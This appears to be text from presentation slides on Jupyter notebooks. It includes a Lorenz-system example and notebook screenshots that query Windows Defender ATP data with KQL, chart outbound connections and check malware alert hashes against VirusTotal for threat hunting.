
In this Notebook we explore the [Lorenz system](#) of differential equations:

$$\dot{x} = \sigma(y - x)$$
$$\dot{y} = \rho x - y - xz$$
$$\dot{z} = -\beta z + xy$$

This is one of the classic systems in non-linear differential equations. It exhibits a range of complex behaviors as the parameters (σ , β , ρ) are varied, including what are known as *chaotic solutions*. The system was originally developed as a simplified mathematical model for atmospheric convection in 1963.

Notebooks

- Vibrant ecosystem
- Yearly conference
- 2.6 million notebooks on github
- Local and Cloud supported:
 - AWS SageMaker
 - Google Data Lab
 - Azure Notebooks
- Shareable
- Re-runnable
- Extensible




jupyter WDATP Python Last Checkpoint: 4 minutes ago (unsaved changes)

File Edit View Insert Cell Kernel Widgets Help Trusted Python 3

```
In [88]: query = """
let machineList = MachineInfo | where EventTime > ago(1d) | where ComputerName contains 'sql' | summarize by MachineId | take 100
NetworkCommunicationEvents
| where EventTime > ago(1d)
| where RemoteIPType == 'Public' and RemoteIP contains ('.')
| where RemotePort in ('80','443')
| extend MaskedIP = strcat(split(RemoteIP,'.')[0],'.',split(RemoteIP,'.')[1], '.*.*'), MaskedMachineId = substring(MachineId,1,1)
| join (machineList) on MachineId | project MaskedMachineId, MaskedIP
...
df = pd.io.json.normalize(runquery(query)) # convert rowset to pandas DataFrame
```

```
In [89]: from bkcharts import output_notebook, Chord, show
from bokeh import plotting
plot_from_df = Chord(df, source="MaskedMachineId", target="MaskedIP", value=1)
plot_from_df.plot_width = plot_from_df.plot_height=800
output_notebook()
show(plot_from_df)

BokehJS 0.12.7 successfully loaded.
```



jupyter WDATP VirusTotal Last Checkpoint: a few seconds ago (unsaved changes)

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```
In [4]: import pandas as pd
query = """
AlertEvents
| where EventTime > ago(30d)
| where Category == "Malware"
| summarize by SHA1, MachineId, Title
...
df = pd.io.json.normalize(runquery(query)) # convert rowset to pandas DataFrame
```

```
In [5]: import pandas as pd
import requests

def get_vtresults(items):
    import requests

    url = "https://www.virustotal.com/vtapi/v2/file/report"
    headers = {"User-Agent": "VirusTotal",
               "Content-Type": "application/json"}
    values = {"resource": ','.join(items),
              "apikey": VT_API_KEY}


    r = requests.get(url, values, headers=headers)
    return r.json()

df_vtresults = pd.io.json.normalize(get_vtresults(df.SHA1.unique()))
```


```
In [6]: import numpy as np
df_wdatp_VT = pd.merge(df, df_vtresults, left_on='SHA1', right_on= 'sha1')
df_wdatp_VT['MaskedMachineId']=df_wdatp_VT.MachineId.str[:15]
df_wdatp_VT[['MaskedMachineId','Title','positives', 'permalink']].sort_values(['positives'], ascending=False)
```

	MaskedMachineId	Title	positives	permalink
10	87251fecf944751	A suspicious file was observed	51.0	https://www.virustotal.com/file/ebe8ab08ca63bf...
9	0bd9645223fd350	A suspicious file was observed	51.0	https://www.virustotal.com/file/23e5fd457a251d...
6	80102a08edaa9e2	Windows Defender AV detected active 'Mikatz' h...	50.0	https://www.virustotal.com/file/4585b220fd1392...
7	80102a08edaa9e2	Windows Defender AV detected active 'Mikatz' h...	48.0	https://www.virustotal.com/file/aafa642ca3d906...
5	80102a08edaa9e2	Windows Defender AV detected active 'Mikatz' h...	46.0	https://www.virustotal.com/file/fefc070a5f6a9c...
8	80102a08edaa9e2	Windows Defender AV detected active 'Mikatz' h...	45.0	https://www.virustotal.com/file/9efc070a5f6a9c...
4	80102a08edaa9e2	Windows Defender AV detected active 'Mikatz' h...	44.0	https://www.virustotal.com/file/95993628590aa0...
3	80102a08edaa9e2	Windows Defender AV detected active 'Mikatz' h...	41.0	https://www.virustotal.com/file/bf9325303c804a...
17	54a74a5e63a19cf	A suspicious file was observed	1.0	https://www.virustotal.com/file/6f5574cccf5957...
18	c1bb33ce3d17282	A suspicious file was observed	1.0	https://www.virustotal.com/file/6f5574cccf5957...
0	1ea2f99705ad61a	A suspicious file was observed	1.0	https://www.virustotal.com/file/2895b3440769d9...
1	0bd8056c669c5f6	A suspicious file was observed	1.0	https://www.virustotal.com/file/2895b3440769d9...
2	232de48aa4ca7ec	A suspicious file was observed	1.0	https://www.virustotal.com/file/2895b3440769d9...

Data Roles at Netflix



Scheduling Notebooks





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Build and launch a repository

GitHub repository name or URL

<https://github.com/mbnshtck/jupyter-kql-magic>

GitHub ▾

Git branch, tag, or commit

Git branch, tag, or commit

Path to a notebook file (optional)

notebooks/QuickStart.ipynb

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<https://mybinder.org/v2/gh/mbnshtck/jupyter-kql-magic/master?filepath=notebooks%2FQuickStart.ipynb>

